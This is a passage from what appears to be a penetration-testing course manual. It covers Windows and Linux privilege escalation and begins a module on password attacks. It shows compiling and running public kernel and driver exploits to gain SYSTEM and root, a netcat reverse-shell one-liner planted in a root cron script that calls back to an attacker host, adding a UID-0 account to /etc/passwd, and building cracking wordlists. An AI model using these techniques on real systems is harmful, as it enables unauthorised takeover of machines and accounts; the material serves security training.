Discovered by	- Parvez Anwar (@parvezghh)
Vendor Homepage	- http://desowin.org/usbpCap/
Tested Version	- 1.1.0.0 (USB Packet cap for Windows bundled with Wireshark 2.2.5)
Driver Version	- 1.1.0.0 - USBPcap.sys
Tested on OS	- 32bit Windows 7 SP1
CVE ID	- CVE-2017-6178
Vendor fix url	- not yet
Fixed Version	- 0day

⁵³⁶ (Parvez Anwar, 2017), <https://www.exploit-db.com/exploits/41542/>

```
Fixed driver ver - 0day
```

```
...
```

Listing 578 - USBPcap exploit information

Let's take a look at our target system to see if that particular version of the driver is installed.

To begin, we will list the contents of the **Program Files** directory, in search of the USBPcap directory:

```
C:\Users\n00b> cd "C:\Program Files"
C:\Program Files> dir
...
08/13/2015  04:04 PM    <DIR>        MSBuild
07/14/2009  06:52 AM    <DIR>        Reference Assemblies
01/24/2018  02:30 AM    <DIR>        USBPcap
12/22/2017  04:11 PM    <DIR>        VMware
04/12/2011  04:16 AM    <DIR>        Windows Defender
...
```

Listing 579 - Finding the USBPcap directory

As we can see, there is a **USBPcap** directory in **C:\Program Files**. However, keep in mind that the driver directory is often found under **C:\Windows\System32\DRIVERS**. Let's inspect the contents of **USBPcap.inf**⁵³⁷ to learn more about the driver version:

```
C:\Program Files\USBPcap> type USBPcap.inf
[Version]
Signature      = "$WINDOWS NT$"
Class          = USB
ClassGuid      = {36FC9E60-C465-11CF-8056-444553540000}
DriverPackageType = ClassFilter
Provider        = %PROVIDER%
CatalogFile.NTx86 = USBPcapx86.cat
CatalogFile.NTamd64 = USBPcapamd64.cat
DriverVer=10/02/2015,1.1.0.0

[DestinationDirs]
DefaultDestDir = 12
...
```

Listing 580 - Content of USBPcap.inf

Based on the version information, our driver should be vulnerable. Before we try to exploit it, we first have to compile the exploit since it's written in C.

18.2.6.1 Compiling C/C++ Code on Windows

The vast majority of exploits targeting kernel-level vulnerabilities (including the one we have selected) are written in a low-level programming language such as C or C++ and therefore require compilation. Ideally, we would compile the code on the platform version it is intended to run on. In those cases, we would simply create a virtual machine that matches our target and compile the code there. However, we can also cross-compile the code on an operating system entirely different from the one we are targeting. For example, we could compile a Windows binary on our Kali system.

⁵³⁷ (Microsoft, 2017), <https://docs.microsoft.com/en-us/windows-hardware/drivers/install/overview-of-inf-files>



For the purposes of this module however, we will use *Mingw-w64*,⁵³⁸ which provides us with the GCC compiler on Windows.

Since our Windows client has Mingw-w64 pre-installed, we can run the **mingw-w64.bat** script that sets up the *PATH* environment variable for the gcc executable. Once the script is finished, we can execute **gcc.exe** to confirm that everything is working properly:

```
C:\Program Files\mingw-w64\i686-7.2.0-posix-dwarf-rt_v5-rev1> mingw-w64.bat

C:\Program Files\mingw-w64\i686-7.2.0-posix-dwarf-rt_v5-rev1>echo off
Microsoft Windows [Version 10.0.10240]
(c) 2015 Microsoft Corporation. All rights reserved.


C:\> gcc
gcc: fatal error: no input files
compilation terminated.

C:\> gcc --help
Usage: gcc [options] file...
Options:
  -pass-exit-codes           Exit with highest error code from a phase.
  --help                      Display this information.
  --target-help               Display target specific command line options.
  --help={common|optimizers|params|target|warnings|[^]{joined|separate|undocumented}}[...]
                             Display specific types of command line options.
  (Use '-v --help' to display command line options of sub-processes).
  --version                  Display compiler version information.
...
```

Listing 581 - gcc works after running mingw-w64.bat

Good. The compiler seems to be working. Now let's transfer the exploit code to our Windows client and attempt to compile it. Since the author did not mention any particular compilation options, we will try to run **gcc** without any arguments other than specifying the output file name with **-o**:

⁵³⁸ (Mingw-w64, 2019), <https://mingw-w64.org/doku.php>



```

C:\Windows\system32\cmd.exe

C:\Users\admin\Desktop>gcc 41542.c -o exploit.exe
41542.c: In function 'main':
41542.c:175:80: warning: passing argument 4 of 'NtAllocateVirtualMemory' from incompatible pointer type [-Wincompatible-pointer-types]
      allocstatus = NtAllocateVirtualMemory(INVALID_HANDLE_VALUE, &base_addr, 0, &size, MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);
                                                               ^
41542.c:175:80: note: expected 'PULONG {aka long unsigned int *}' but argument is of type 'int *'
41542.c:211:5: warning: implicit declaration of function 'getch'; did you mean 'getc'? [-Wimplicit-function-declaration]

  getch();
  ^~~~~~
  getc

C:\Users\admin\Desktop>dir
 Volume in drive C has no label.
 Volume Serial Number is 9E6A-47F8

 Directory of C:\Users\admin\Desktop

09/16/2019  06:34 AM    <DIR>        .
09/16/2019  06:34 AM    <DIR>        ..
09/16/2019  06:29 AM           8,546 41542.c
09/16/2019  06:34 AM           52,988 exploit.exe
              2 File(s)       61,534 bytes
              2 Dir(s)   2,758,885,376 bytes free


C:\Users\admin\Desktop>
  
```

Figure 291: Compiling the exploit using gcc

Despite two warning messages,⁵³⁹ the exploit compiled successfully and gcc created the **exploit.exe** executable. If the process had generated an error message, the compilation would have aborted and we would have to attempt to fix the exploit code and recompile it.

Now that we have compiled our exploit, we can transfer it to our target machine and attempt to run it. In order to determine if our privilege escalation was successful, we can use the **whoami** command before and after running our exploit:

⁵³⁹ (GCC, 2019), <https://gcc.gnu.org/onlinedocs/gcc/Warnings-and-Errors.html>



```

C:\ Command Prompt
C:\Users\n00b\Desktop>whoami
admin-pc\n00b

C:\Users\n00b\Desktop>exploit.exe
USBPCAP <usbpcap.sys> Null Pointer Dereference EoP Exploit
Tested on Windows 7 SP1 <32bit>

[+] VirtualAlloc memory allocated at 002C0000
[i] Size of shellcode 59 bytes
[+] NtAllocateVirtualMemory [0x76DD52D8]
[+] Allocating memory at [0x00000011]
[+] NtAllocateVirtualMemory successful
[+] WriteProcessMemory 4096 bytes written
[+] Device handle \\.\usbpcapi
[+] Open \\.\usbpcapi device successful
[!] Press any key to send Exploit . .
[+] Spawning SYSTEM Shell

C:\Users\n00b\Desktop>

Administrator: C:\Windows\system32\cmd.exe
Microsoft Windows [Version 6.1.7601]
Copyright <c> 2009 Microsoft Corporation. All rights reserved.

C:\Users\n00b\Desktop>whoami
nt authority\system
C:\Users\n00b\Desktop>_

```

Figure 292: Elevating privileges on Windows through a privilege escalation exploit

Great! We have successfully elevated our privileges from admin-pc\n00b to nt authority\system,⁵⁴⁰ which is the Windows account with the highest privilege level.

18.3 Linux Privilege Escalation Examples

In this section, we will turn our attention to Linux-based targets. We will discuss Linux privileges and demonstrate a few common Linux-based privilege escalation techniques.

18.3.1 Understanding Linux Privileges

Before discussing privilege escalation techniques, let's take a moment to briefly discuss Linux privileges, access controls, and users.

One of the defining features of Linux and other UNIX derivatives is that most resources, including files, directories, devices, and even network communications are represented in the filesystem.⁵⁴¹

⁵⁴⁰ (Microsoft, 2018), [https://msdn.microsoft.com/en-us/library/windows/desktop/ms684190\(v=vs.85\).aspx](https://msdn.microsoft.com/en-us/library/windows/desktop/ms684190(v=vs.85).aspx)

⁵⁴¹ (Arch Linux, 2019), https://wiki.archlinux.org/index.php/users_and_groups

Put colloquially, “everything is a file”. Every file (and by extension every element of a Linux system) abides by user and group permissions⁵⁴² based on three primary abilities: *read*, *write*, and *execute*.

18.3.2 Insecure File Permissions: Cron Case Study

As we turn our attention to privilege escalation techniques, we will first leverage insecure file permissions. As with our Windows examples, we will assume that we have already gained access to our Linux target machine as an unprivileged user.

In order to leverage insecure file permissions, we must locate an executable file that not only allows us write access but also runs at an elevated privilege level. On a Linux system, the cron⁵⁴³ time-based job scheduler is a prime target, as system-level scheduled jobs are executed with root user privileges and system administrators often create scripts for cron jobs with insecure permissions.

For the purpose of this example, we will SSH to our dedicated Debian client. In a previous section, we showed where to look on the filesystem for installed cron jobs on a target system. We could also inspect the cron log file (`/var/log/cron.log`) for running cron jobs:

```
student@debian:~$ grep "CRON" /var/log/cron.log
Jan27 15:55:26 victim cron[719]: (CRON) INFO (pidfile fd = 3)
Jan27 15:55:26 victim cron[719]: (CRON) INFO (Running @reboot jobs)
...
Jan27 17:45:01 victim CRON[2615]: (root) CMD (cd /var/scripts/ && ./user_backups.sh)
Jan27 17:50:01 victim CRON[2631]: (root) CMD (cd /var/scripts/ && ./user_backups.sh)
Jan27 17:55:01 victim CRON[2656]: (root) CMD (cd /var/scripts/ && ./user_backups.sh)
Jan27 18:00:01 victim CRON[2671]: (root) CMD (cd /var/scripts/ && ./user_backups.sh)
```

Listing 582 - Inspecting the cron log file

It appears that a script called `user_backups.sh` under `/var/scripts/` is executed in the context of the root user. Judging by the timestamps, it seems that this job runs once every five minutes.

Since we know the location of the script, we can inspect its contents and permissions.

```
student@debian:~$ cat /var/scripts/user_backups.sh
#!/bin/bash

cp -rf /home/student/ /var/backups/student/

student@debian:~$ ls -lah /var/scripts/user_backups.sh
-rwxrwxrwx- 1 root root 52 ian 27 17:02 /var/scripts/user_backups.sh
```

Listing 583 - Showing the content and permissions of the user_backups.sh script

The script itself is fairly straight-forward: it simply copies the student user’s `home` directory to the `backups` subdirectory. The permissions⁵⁴⁴ of the script reveal that every local user can write to the file.

⁵⁴² (Ubuntu, 2013), <https://help.ubuntu.com/community/FilePermissions>

⁵⁴³ (Wikipedia, 2019), <https://en.wikipedia.org/wiki/Cron>

⁵⁴⁴ (Arch Linux, 2019), https://wiki.archlinux.org/index.php/File_permissions_and_attributes



Since an unprivileged user can modify the contents of the backup script, we can edit it and add a reverse shell one-liner.⁵⁴⁵ If our plan works, we should receive a root-level reverse shell on our attacking machine after, at most, a five minute period.

```
student@debian:/var/scripts$ echo >> user_backup.sh
student@debian:/var/scripts$ echo "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.11.0.4 1234 >/tmp/f" >> user_backups.sh
student@debian:/var/scripts$ cat user_backups.sh
#!/bin/bash

cp -rf /home/student/ /var/backups/student/

rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.11.0.4 1234 >/tmp/f
```

Listing 584 - Inserting a reverse shell one-liner in user_backups.sh

All we have to do now is set up a listener on our Kali Linux machine and wait for the cron job to execute:

```
kali@kali:~$ nc -lvp 1234
listening on [any] 1234 ...
connect to [10.11.0.4] from (UNKNOWN) [10.11.0.128] 43172
/bin/sh: 0: can't access tty; job control turned off
# whoami
root
#
```

Listing 585 - Getting a root shell from our target

As shown in the previous listing, the cron job did execute, as did the reverse shell one-liner. We have successfully elevated our privileges and have access to a root shell on the target.

Although this was a simple example, we have encountered several similar situations in the field since administrators are often more focused on wrangling cron's odd syntax than on securing script file permissions.

18.3.2.1 Exercise

1. Log in to your Debian client as an unprivileged user and attempt to elevate your privileges to root using the above technique.

18.3.3 Insecure File Permissions: /etc/passwd Case Study

Unless a centralized credential system such as Active Directory or LDAP is used, Linux passwords are generally stored in **/etc/shadow**, which is not readable by normal users. Historically however, password hashes, along with other account information, were stored in the world-readable file **/etc/passwd**. For backwards compatibility, if a password hash is present in the second column of a **/etc/passwd** user record, it is considered valid for authentication and it takes precedence over

⁵⁴⁵ (Pentest Money, 2019), <http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet>

the respective entry in `/etc/shadow` if available. This means that if we can write into the `/etc/passwd` file, we can effectively set an arbitrary password for any account.

Let's demonstrate this. In a previous section we showed that our Debian client may be vulnerable to privilege escalation due to the fact that the `/etc/passwd` permissions were not set correctly. In order to escalate our privileges, we are going to add another superuser (root2) and the corresponding password hash to the `/etc/passwd` file. We will first generate the password hash with the help of `openssl` and the `passwd` argument. By default, if no other option is specified, `openssl` will generate a hash using the crypt algorithm,⁵⁴⁶ which is a supported hashing mechanism for Linux authentication. Once we have the generated hash, we will add a line to `/etc/passwd` using the appropriate format:

```
student@debian:~$ openssl passwd evil
AK24fcSx2Il3I

student@debian:~$ echo "root2:AK24fcSx2Il3I:0:0:root:/root:/bin/bash" >> /etc/passwd

student@debian:~$ su root2
Password: evil

root@debian:/home/student# id
uid=0(root) gid=0(root) groups=0(root)
```

Listing 586 - Escalating privileges by editing /etc/passwd

As shown in Listing 586, the “root2” user and the password hash in our `/etc/passwd` record were followed by the user id (UID) zero and the group id (GID) zero. These zero values specify that the account we created is a superuser account on Linux. Finally, in order to verify that our modifications were valid, we used the `su` command to switch our standard user to the newly created `root2` account and issued the `id` command to show that we indeed had `root` privileges.

18.3.3.1 Exercise

1. Log in to your Debian client with your student credentials and attempt to elevate your privileges by adding a superuser account to the `/etc/passwd` file.

18.3.4 Kernel Vulnerabilities: CVE-2017-1000112 Case Study

Kernel exploits are an excellent way to escalate privileges, but success may depend on matching not only the target’s kernel version but also the operating system flavor, including Debian, Redhat, Gentoo, etc.

Similar to our Windows examples, this section of the module will not be reproducible on your dedicated client, but you will be able to use this technique on various hosts inside the lab environment.

To demonstrate this attack vector, we will first gather information about our target by inspecting the `/etc/issue` file. As discussed earlier in the module, this is a system text file that contains a message or system identification to be printed before the login prompt on Linux machines.

⁵⁴⁶ (Wikipedia, 2019), [https://en.wikipedia.org/wiki/Crypt_\(C\)](https://en.wikipedia.org/wiki/Crypt_(C))

```
n00b@victim:~$ cat /etc/issue
Ubuntu 16.04.3 LTS \n \l
```

Listing 587 - Gathering general information on the target system

Next, we will inspect the kernel version and system architecture using standard system commands:

```
n00b@victim:~$ uname -r
4.8.0-58-generic
n00b@victim:~$ arch
x86_64
```

Listing 588 - Gathering kernel and architecture information from our Linux target

Our target system appears to be running Ubuntu 16.04.3 LTS (kernel 4.8.0-58-generic) on the x86_64 architecture. Armed with this information, we can use **searchsploit** on our local Kali system to find kernel exploits matching the target version.

```
kali@kali:~$ searchsploit linux kernel ubuntu 16.04
```

Exploit Title	Path (/usr/share/exploitdb/)
Linux Kernel (Debian 7.7/8.5/9.0 / Ubuntu 14.04.2/16.04	exploits/linux_x86-64/local/
Linux Kernel (Debian 9/10 / Ubuntu 14.04.5/16.04.2/17.0	exploits/linux_x86/local/422
Linux Kernel (Ubuntu 16.04) - Reference Count Overflow	exploits/linux/dos/39773.txt
Linux Kernel 4.4 (Ubuntu 16.04) - 'BPF' Local Privilege	exploits/linux/local/40759.r
Linux Kernel 4.4.0 (Ubuntu 14.04/16.04 x86-64) - 'AF_PA	exploits/linux_x86-64/local/
Linux Kernel 4.4.0-21 (Ubuntu 16.04 x64) - Netfilter ta	exploits/linux_x86-64/local/
Linux Kernel 4.4.x (Ubuntu 16.04) - 'double-fdput()' b	exploits/linux/local/39772.t
Linux Kernel 4.6.2 (Ubuntu 16.04.1) - 'IP6T_SO_SET_REPL	exploits/linux/local/40489.r
Linux Kernel < 4.4.0-83 / < 4.8.0-58 (Ubuntu 14.04/16.0	exploits/linux/local/43418.c

Listing 589 - Using searchsploit to find privilege escalation exploits for our target

The last exploit (**exploits/linux/local/43418.c**) seems to directly correspond to the kernel version that our target is running. We will attempt to elevate our privileges by running this exploit on the target.

18.3.4.1 Compiling C/C++ Code on Linux

We'll use **gcc**⁵⁴⁷ on Linux to compile our exploit. Keep in mind that when compiling code, we must match the architecture of our target. This is especially important in situations where the target machine does not have a compiler and we are forced to compile the exploit on our attacking machine or a sandboxed environment that replicates the target OS and architecture.

In this example, we are fortunate that the target machine has a working compiler, but this is rare in the field.

Let's copy the exploit file to the target and compile it, passing only the source code file and **-o** to specify the output filename (**exploit**):


```
n00b@victim:~$ gcc 43418.c -o exploit
n00b@victim:~$ ls -lah exploit
```

⁵⁴⁷ (GCC, 2019), <https://gcc.gnu.org>

```
total 36K
-rwxr-xr-x 1 kali kali 28K Jan 27 04:04 exploit
```

Listing 590 - Compiling the exploit from the local Exploit Database archive on Linux using gcc

After compiling the exploit on our target machine, we can run it and use **whoami** to check our privilege level:



```
n00b@victim:~/Desktop$ ls -lah
total 60K
drwxr-xr-x 2 n00b n00b 4,0K ian 27 00:57 .
drwxr-xr-x 15 n00b n00b 4,0K ian 27 04:12 ..
-rw-r--r-- 1 n00b n00b 24K ian 27 00:56 43418.c
-rwxrwxr-x 1 n00b n00b 28K ian 27 00:57 evil
n00b@victim:~/Desktop$ whoami
n00b
n00b@victim:~/Desktop$ ./evil
[.] starting
[.] checking distro and kernel versions
[.] kernel version '4.8.0-58-generic' detected
[~] done, versions looks good
[.] checking SMEP and SMAP
[~] done, looks good
[.] setting up namespace sandbox
[~] done, namespace sandbox set up
[.] KASLR bypass enabled, getting kernel addr
[~] done, kernel text: ffffffa6e00000
[.] commit_creds: ffffffa6ea5d20
[.] prepare_kernel_cred: ffffffa6ea6110
[.] SMEP bypass enabled, mmapping fake stack
[~] done, fake stack mmapped
[.] executing payload ffffffa6e17c55
[~] done, should be root now
[.] checking if we got root
[+] got root ^ ^
root@victim:/home/n00b/Desktop# whoami
root
root@victim:/home/n00b/Desktop#
```

Figure 293: Elevating privileges on Linux through a privilege escalation exploit

Figure 293 shows that our privileges were successfully elevated from n00b (standard user) to root, the highest privilege account on Linux operating systems.

18.4 Wrapping Up

In this module, we have covered the concept of privilege escalation on both Windows and Linux operating systems as well as different architectures. We covered both manual and automated enumeration techniques that reveal required information for these types of attacks. In addition, we demonstrated the compilation process for both operating systems, demonstrated several privilege



escalation attacks, and various privilege escalations that do not require a software vulnerability at all.

19. Password Attacks

Passwords are the most basic form of user account and service authentication and by extension, the goal of a password attack is to discover and use valid credentials in order to gain access to a user account or service.

In general terms, there are a few common approaches to password attacks. We can either make attempts at guessing a password through a dictionary attack⁵⁴⁸ using various *wordlists* or we can *brute force*⁵⁴⁹ every possible character in a password.

In general, a dictionary attack prioritizes speed, offering less password coverage, while brute force prioritizes password coverage at the expense of speed. Both techniques can be used effectively during an engagement, depending on our priorities and time requirements.

In some cases, once we gain (usually privileged) access to a target and we are able to extract password hashes,⁵⁵⁰ we can leverage *password cracking*⁵⁵¹ attacks that seek to gain access to the cleartext password, or *Pass-the-Hash*⁵⁵² attacks, which allow us to authenticate to a Windows-based target using only a username and the hash.

In this module, we will discuss each of these concepts and techniques in more detail and demonstrate how they can be leveraged in various attack scenarios.

19.1 Wordlists

Wordlists, sometimes referred to as *dictionary files*, are simply text files containing words for use as input to programs designed to test passwords. Precision is generally more important than coverage when considering a dictionary attack, meaning it is more important to create a lean wordlist of relevant passwords than it is to create an enormous, generic wordlist. Because of this, many wordlists are based on a common theme, such as popular culture references, specific industries, or geographic regions and refined to contain commonly-used passwords. Kali Linux includes a number of these dictionary files in the `/usr/share/wordlists/` directory and many more are hosted online.⁵⁵³

When conducting a password attack, it may be tempting to simply use these pre-built lists. However, we can be much more effective in our approach if we take the time to carefully build our

⁵⁴⁸ (Wikipedia, 2019), https://en.wikipedia.org/wiki/Dictionary_attack

⁵⁴⁹ (Wikipedia, 2019), https://en.wikipedia.org/wiki/Brute-force_attack

⁵⁵⁰ (Wikipedia, 2019), https://en.wikipedia.org/wiki/Cryptographic_hash_function

⁵⁵¹ (Wikipedia, 2019), https://en.wikipedia.org/wiki/Password_cracking

⁵⁵² (Wikipedia, 2019), https://en.wikipedia.org/wiki/Pass_the_hash

⁵⁵³ (danielmiessler, 2019) <https://github.com/danielmiessler/SecLists>

own custom lists. In this section, we will examine tools and approaches to create effective wordlists.

19.1.1 Standard Wordlists

We can increase the effectiveness of our wordlists by adding words and phrases specific to our target organization.

For example, consider MegaCorp One, a company that deals with nanotechnology. The company website, www.megacorpone.com, lists various products that the company sells, including the Nanobot. In a hypothetical assessment, we were able to identify a low-level password of Nanobot93. Assuming this might be a common password format for this company, we would like to create a custom wordlist that identifies other passwords with a similar pattern, perhaps using other product names.

We could browse the website and manually add commonly-used terms and product names to our custom wordlist, or we could use a tool like `cewl`⁵⁵⁴ to do the heavy lifting for us. As shown in the **-help** output, this tool can be configured by specifying several options, but we will focus on a few key arguments.

For example, the following command scrapes the www.megacorpone.com web site, locates words with a minimum of six characters (**-m 6**), and writes (**-w**) the wordlist to a custom file (**megacorp-cewl.txt**):

```
kali@kali:~$ cewl www.megacorpone.com -m 6 -w megacorp-cewl.txt
kali@kali:~$ wc -l megacorp-cewl.txt
312

kali@kali:~$ grep Nano megacorp-cewl.txt
Nanotechnology
Nanomite
Nanoprobe
Nanoprocessors
NanoTimes
Nanobot
```

Listing 591 - Creating a dictionary file using cewl

The listing above shows that `cewl` located the name of several products, including the Nanobot. We should consider the possibility that other product names may be used in passwords as well.

However, these words by themselves would serve as extremely weak passwords, and would not meet typical password-enforcement rules. These types of rules generally require the use of upper and lower-case characters, the use of numbers, and perhaps special characters. Based on the password we have discovered (Nanobot93), we could surmise that the password enforcement for megacorpone requires at least the use of two numbers in the password, and may further dictate (however unlikely) that the numbers must be used at the end of the password.

⁵⁵⁴ (DigiNinja, 2017), <http://www.digininja.org/projects/cewl.php>

For the sake of this simple demonstration, we will assume that Megacorp One policy dictates that a password end in a two-digit number.

To create passwords that meet this requirement, we could write a Bash script. However, we will instead use a much more powerful tool called John the Ripper (JTR),⁵⁵⁵ which is a fast password cracker with several features including the ability to generate custom wordlists and apply rule permutations.

Moving forward with our assumption about the password policy, we will add a rule to the JTR configuration file (`/etc/john/john.conf`) that will mutate our wordlist, appending two digits to each password. To do this, we must locate the `[List.Rules:Wordlist]` segment where wordlist mutation rules are defined, and append a new rule. In this example, we will append the two-digit sequence of numbers from (double) zero to ninety-nine after each word in our wordlist.

We will begin this rule with the `$` character, which tells John to append a character to the original word in our wordlist. Next, we specify the type of character we want to append, in our case we want any number between zero and nine (`[0-9]`). Finally, to append double-digits, we will simply repeat the `$[0-9]` sequence. The final rule is shown in Listing 592.

```
kali@kali:~$ sudo nano /etc/john/john.conf
...
# Wordlist mode rules
[List.Rules:Wordlist]
# Try words as they are
:
# Lowercase every pure alphanumeric word
-c >3 !?X l Q
# Capitalize every pure alphanumeric word
-c (?a >2 !?X c Q
# Lowercase and pluralize pure alphabetic words
...
# Try the second half of split passwords
-s x_
-s-c x_ M l Q
# Add two numbers to the end of each password
$[0-9]$[0-9]
...
```

